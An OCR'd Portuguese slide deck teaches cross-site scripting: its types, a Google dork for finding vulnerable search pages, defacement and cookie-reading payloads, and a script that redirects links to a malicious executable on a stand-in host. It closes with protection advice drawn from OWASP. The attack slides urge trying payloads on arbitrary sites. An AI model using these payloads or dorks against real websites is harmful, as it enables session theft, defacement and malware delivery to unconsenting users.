
XSS

Cross Site Scripting



Carlos Henrique M. da Silva
carloshenrique.85@globo.com

XSS – CROSS SITE SCRIPTING


A vulnerabilidade de Cross-Site-Script (XSS) é umas das mais antigas e presentes desde os primórdios da programação para Web dinâmica, a falha de XSS é extremamente encontrada nos sistemas Web , permite ao atacante obter controle total da sessão de autenticação do usuário/vítima.

XSS – CROSS SITE SCRIPTING

A vulnerabilidade de XSS executa códigos JavaScript no navegador da vítima sem o consentimento dela. Com isto, é possível enviar requisições para o servidor utilizando as credenciais de permissão da vítima atacada.

XSS – CROSS SITE SCRIPTING

O ataque de XSS ocorre quando um atacante utiliza a aplicação web para enviar códigos maliciosos, geralmente na forma de Browser Side Scripts para um usuário acessar.



XSS – CROSS SITE SCRIPTING

UTILIDADES MAIS COMUNS DE USO

- Roubar cookies do browser para efetuar um sequestro de sessão;
- Defacement (Pixação);
- Proporcionar um DoS ou um DDoS.
- Iludir o usuário para que este acesse ūm determinado conteúdo e preencha dados seus pensando que está utilizando o site real, quando na verdade o conteúdo que o mesmo está acessando faz parte de um HTML malicioso que foi embutido em algum componente vulnerável da aplicação.


XSS – CROSS SITE SCRIPTING

3 TIPOS DE ATQUES XSS MAIS UTILIZADOS:

1. O primeiro tipo de ataque é de “XSS URL”, que significa que o XSS não está na página e apenas será executado se colocar o código malicioso na URL e enviar a URL.


XSS – CROSS SITE SCRIPTING

O segundo tipo é em campos de texto (ou senhas), onde podemos entrar com dados, que muito comumente são vulneráveis a XSS.



XSS – CROSS SITE SCRIPTING

No terceiro tipo, é possível inserir dados (códigos) e eles serão armazenados no site.



XSS – CROSS SITE SCRIPTING

Encontrando vulnerabilidade à XSS

1. Na “mão”: procurando em Blogs, Fóruns, Caixas de texto para mensagens, comentários, busca,... No qual podemos entrar com dados;

2. Google Dork: inurl:”search.php?q=”

XSS – CROSS SITE SCRIPTING

ATACANDO

Vamos começar a aprender agora alguma coisa dos métodos XSS utilizados atualmente e o tipo de XSS Injection mais utilizado é:

```
<script>alert("XSS")</script>
```

Esse código fará com que uma caixa de mensagem de alerta, com “XSS” escrito nela, apareça na tela.

XSS – CROSS SITE SCRIPTING

Depois de encontrado um site com do tipo search.php?q= vamos simplesmente tentar o seguinte: digite após o sinal de = o código <script>alert(“XSS”)</script>.

A URL na barra de endereço do browser ficará assim:

http://site.com/search.php?q=<script>alert("XSS")</script>

Há grandes chances de esse método funcionar, mas não se preocupe se isso não ocorrer. Apenas tente em outro site...

XSS – CROSS SITE SCRIPTING

DEFACMENT COM XSS

<IMG SRC="http://mywebsite.com/defacmentpic.jpg">
Imagem

<embed src=http://mywebsite.com/deface.swf/>
Arquivo Flash

<embed src="deface.mid" hidden autostart="true" loop="false" /> Arquivo de música em modo oculto

<script>window.open("http://www.XXXXXXX.net/")</script>
Redirecionar para outro site, neste caso "XXXXXXXXXXX.net"

XSS – CROSS SITE SCRIPTING

ROUBAR COOKIES USANDO XSS

O método mais utilizado de XSS é o roubo de cookies. Tome-se como exemplo um aplicativo web que receba um parâmetro “nome” contendo a identificação do usuário legítimo e apresente o conteúdo sem quaisquer filtros:

http://www.vul.site/welcome.html?name=fulano

```
echo ‘<h1>Olá usuário ‘ + getParameter(‘name’) +
‘</h1>';
```

XSS – CROSS SITE SCRIPTING

Considere que um usuário mal intecionado altere o atalho para incluir um código arbitrário a ser executado no navegador do usuário alvo:


```
http://www.vul.site/welcome.html?name=
<script>alert(document.cookie)</script>
```

Se um usuário legítimo e com acesso ao aplicativo vulnerável realizar a requisição acima, o código javascript 'alert(document.cookie)' será executado sem ressalvas no navegador do usuário alvo.

XSS – CROSS SITE SCRIPTING

Outros exemplos de ataque podem substituir links válidos por uma referência a um arquivo executável contendo um vírus ou um cavalo de tróia:

```
http://www.example.com/welcome.html?name=
<script>window.onload = function() {var AllLinks=document.getElementsByTagName("a");AllLinks[0].href =
"http://badexample.com/malicious.exe"; }</script>
```



Este tipo de ataque responde por aproximadamente **75%** das vulnerabilidades de XSS que afetam aplicativos web na Internet.

XSS – CROSS SITE SCRIPTING

PROTEÇÃO

A melhor maneira de proteger uma aplicação web de ataques XSS é garantir que sua aplicação realize validação de todos os cabeçalhos, cookies, strings de consulta, campos de formulário e campos escondidos contra uma rigorosa especificação do que pode ser permitido.

XSS – CROSS SITE SCRIPTING

PROTEÇÃO

Codificar a saída fornecida pelo usuário pode ajudar a mitigar as vulnerabilidades XSS prevenindo scripts inseridos de serem transmitidos para usuários em formato executável. Aplicações podem ter ganhos significativos de proteção contra ataques baseados em javascript pela conversão dos seguintes caracteres em todos as entradas geradas para o código HTML apropriado:

Visual	Código
&	&amp;
>	&gt;
<	&lt;

XSS – CROSS SITE SCRIPTING

PROTEÇÃO

Uma boa referência para apoiar a filtragem de dados é o dicionário de ataques XSS fornecido pelo OWASP.

Por outro lado, os ataques de XSS também podem ser evitados pela implementação de um filtro de aplicações web, mais conhecido como Web Application Firewall, e também por meio de mecanismos de prevenção que estão embutidos em navegadores modernos.

XSS – CROSS SITE SCRIPTING

PROTEÇÃO

O projeto de Filtros OWASP produz componentes reutilizáveis em várias linguagens para ajudar a prevenir muitas formas de adulterar parâmetros, incluindo a injeção de ataques XSS. OWASP também tem lançado o CodeSeeker (um firewall de nível de aplicação). Adicionalmente, o programa de treinamento OWASP WebGoat tem lições sobre XSS e codificação de dados.

OBRIGADO!

Carlos Henrique M. da Silva
carloshenrique.85@globo.com

- Formado em Análise de Sistemas
- Pós-Graduado em Auditoria em T.I.
- Gerente de TI da CLIOC – Coleção de *Leishmania* do Instituto Oswaldo Cruz – Fiocruz
- Certificado em Gestão de Segurança da Informação e Gerenciamento de T.I. pela Academia Latino-Americana (Microsoft TechNet / Módulo Security)